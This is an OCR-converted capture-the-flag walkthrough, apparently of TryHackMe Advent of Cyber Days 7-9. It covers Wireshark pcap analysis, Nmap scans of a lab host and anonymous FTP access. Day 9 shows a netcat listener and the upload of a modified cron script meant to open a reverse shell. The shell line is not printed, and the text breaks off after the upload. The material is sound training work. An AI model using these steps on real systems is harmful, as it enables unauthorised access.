
From pcap3.pcap there were http traffic found in it. In which has a GET parameter and a zip file






We can export the files (***file > export objects > http***) and save them in our directory.






Browse the christmas.zip file and review all the files




Open elf_mcsikdy_wishlist.txt



Answer: **Rubber Ducky**

Question 8: Who is the author of Operation Artic Storm?

From the zip file, open OperationArticStorm.pdf



Answer: **Kris Kringle**

Thought Process/Methodology:


Before we proceed, we must ensure that we have wireshark installed on your machine. If you don't have wireshark installed on your machine, we can just open your terminal and make sure we are running your terminal as the root user. Input **sudo su** and then type your **root account's password**. Once we have successfully logged in, input **apt update** and then **apt install wireshark**. Once we have installed wireshark, we can just **type wireshark at your terminal**, or we can find it at your application finder and open wireshark from there. We then have to **download the files given**, which were a zip file, to extract them to a specified directory. Once we have download and extract the files, import pcap1.pcap into wireshark. We initially decided to find the ICMP protocol manually, later than discovered that we can just **input the protocol at the search filter.** After successfully identifying the IP address which initiates a ping, we then inputted the **http.request.method == GET** into the search filter and find the **source IP 10.10.67.199** to determine the name of the article the source IP visited. After determining the name of the article, we then imported the pcap2 file into our wireshark. We learned that the **FTP port** used in the pcap2 file was **21**. Therefore, we inputted **tcp.port == 21** into our search filter and started searching for any successful attempt. After successfully finding the password from a successful attempt, we continue to analyse our pcap2 file, and we discovered that the **encrypted protocol** used was **SSH**. Later we inputted the ARP protocol into our search filter to find out "who has 10.10.122.128? Tell 10.10.10.1". After figuring out, we then imported pcap3 into our wireshark and start analysing. We discovered that there were some http protocol in which itself has a **GET parameter and a zip file**. We then decided to export the zip file by navigating to file, export objects to http and saving them in our file directory. Once we have successfully downloaded the christmas.zip, we can analyse the contents in the zip files, to find out Elf McSkidy's wishlist and who is the author of Operation Artic Storm.

Day 8 - [Networking] What's Under the Christmas Tree?

Tools used: Kali, OpenVPN, WSL (Windows Sub System), Nmap

Solution/walkthrough:


Question 1: When was Snort created?



Answer:**1998**

Question 2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?


After accessing the machine to receive the victim's IP address, scan the IP address by executing the command **nmap -sT 10.10.90.122** . After the command successfully runs, the three port numbers will be shown.



Answer: **80, 2222, 3389**


Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

In the command prompt, execute the command **nmap -A 10.10.90.122** . There, we can see the **SSH service** that is running is **Ubuntu**.



Answer: **Ubuntu**

Question 4: What is the version of Apache?



Answer: **2.4.29**

Question 5: What is running on port 2222?

In the command prompt, execute the command **nmap -sV 10.10.90.122 .** At port number 2222, SSH is seen running.

```
┌──(root㉿Vaari_HP)-[/home/kali]
└─# nmap -sV 10.10.90.122
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 16:48 +08
Nmap scan report for 10.10.90.122
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.70 seconds
```

Answer: **SSH**

Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

The value returned after retrieving the HTTP-TITLE is Internal Blog.

```
┌──(root㉿Vaari_HP)-[/home/kali]
└─# nmap -A 10.10.90.122
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 16:46 +08
Nmap scan report for 10.10.90.122
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Hugo 0.78.2
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/20%OT=80%CT=1%CU=44724%PV=Y%DS=3%DC=T%G=Y%TM=62B0341
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)OPS(O1=M509ST11NW6%O2=M509ST11NW6%O
OS:3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11NW6%O6=M509ST11)WIN(W1=F4B3%W2=
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSN
OS:W6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=9169%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Answer: **Blog**

Thought Process/Methodology:

After accessing the target's machine and retrieving the IP address, we used Nmap's TCP Connect Scan **(nmap -sT 10.10.90.122)** to determine the port numbers of the hosts that are running. After the scan is complete, we found the three port numbers which were 80, 2222 and 3389. Then, we tried using Nmap's aggressive scan (**-A**) that provides far better information than regular scans such as **OS detection (-O), version detection (-vS), script scanning (-sC), and traceroute (-traceroute)**. We did this by executing **nmap -A 10.10.90.122** . After successfully executing the aggressive scan, we can see the name of the Linux distribution that is running is **Ubuntu**. In the command prompt we also found out the version of Apache used which is **Apache httpd 2.4.29** . We also experimented with **nmap's -sV parameter** which **scans the host using TCP** and **performs version fingerprinting.** After the scan is completed, we can see that **SSH** is running at port number 2222. Next, we executed nmap's aggressive scan again to show the title of the default page of the web server. After the scan was completed, the value returned after retrieving the HTTP-TITLE was **Internal Blog**. Therefore, we deduced the website to be a **blog**.

Day 9 - [Networking] Anyone can be Santa!

Tools used: OpenVPN, NetCat, AttackBox

Solution/Walkthrough:

Question 1: What are the directories you found on the FTP site?

Firstly, we login to our ftp server and use the name “anonymous” as the question asked us to do.

```
root@ip-10-10-168-243:~# ftp 10.10.146.138
Connected to 10.10.146.138.
220 Welcome to the TBFC FTP Server!.
Name (10.10.146.138:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

After that, we insert the code “ls” to list out all our directory.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Answer: **backups , elf_workshops , human_resources , public**

Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user

In the FTP server, change the directory to the public.

```
ftp> cd public
250 Directory successfully changed.
```

After that, we can list out all the data by using “ls”. This data is accessible by the “anonymous” user.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Answer: **Public**

Question 3: What script gets executed within this directory?

In the FTP server, download the file “backup.sh” by inserting the command “get”.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (180.5899 kB/s)
```

Then, exit the FTP server by simply using “bye”.

```
ftp> bye
221 Goodbye.
```


In the terminal, we can see that we have downloaded the “backup.sh” by using the command “ls”.

```
root@ip-10-10-168-243:~# ls
backup.sh  Downloads     Pictures  Rooms    shoppinglist.txt  thinclient_drives
Desktop    Instructions  Postman   Scripts  target.txt        Tools
```

Next, insert the command “nano backup.sh” to access the script.

```
root@ip-10-10-168-243:~# nano backup.sh
```

After that, there will be a script named “backup.sh” that will be executed. Here, we can access the script.



Answer: **backup.sh**

Question 4: What movie did Santa have on his Christmas shopping list?

In the FTP server, download the file “shoppinglist.txt” by using the command “get”. Then, exit the FTP server.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (404.0948 kB/s)
```


In the terminal, insert the command “cat” so that it will read out the script that we want.

```
root@ip-10-10-168-243:~# cat shoppinglist.txt
The Polar Express Movie
```

Answer: **The Polar Express**

Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

In the executed script “backup.sh”, insert the code given in the TryHackMe website and insert our IP address so that we can listen to it.



After that, in the terminal, we need to set up the NetCat to listen to our connection from the reverse shell.

```
root@ip-10-10-168-243:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Next, go into the FTP server and use the command “put” to upload the new script “backup.sh” into our directory. .

```
root@ip-10-10-168-243:~# ftp 10.10.146.138
Connected to 10.10.146.138.
220 Welcome to the TBFC FTP Server!.
Name (10.10.146.138:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
387 bytes sent in 0.00 secs (10.8551 MB/s)
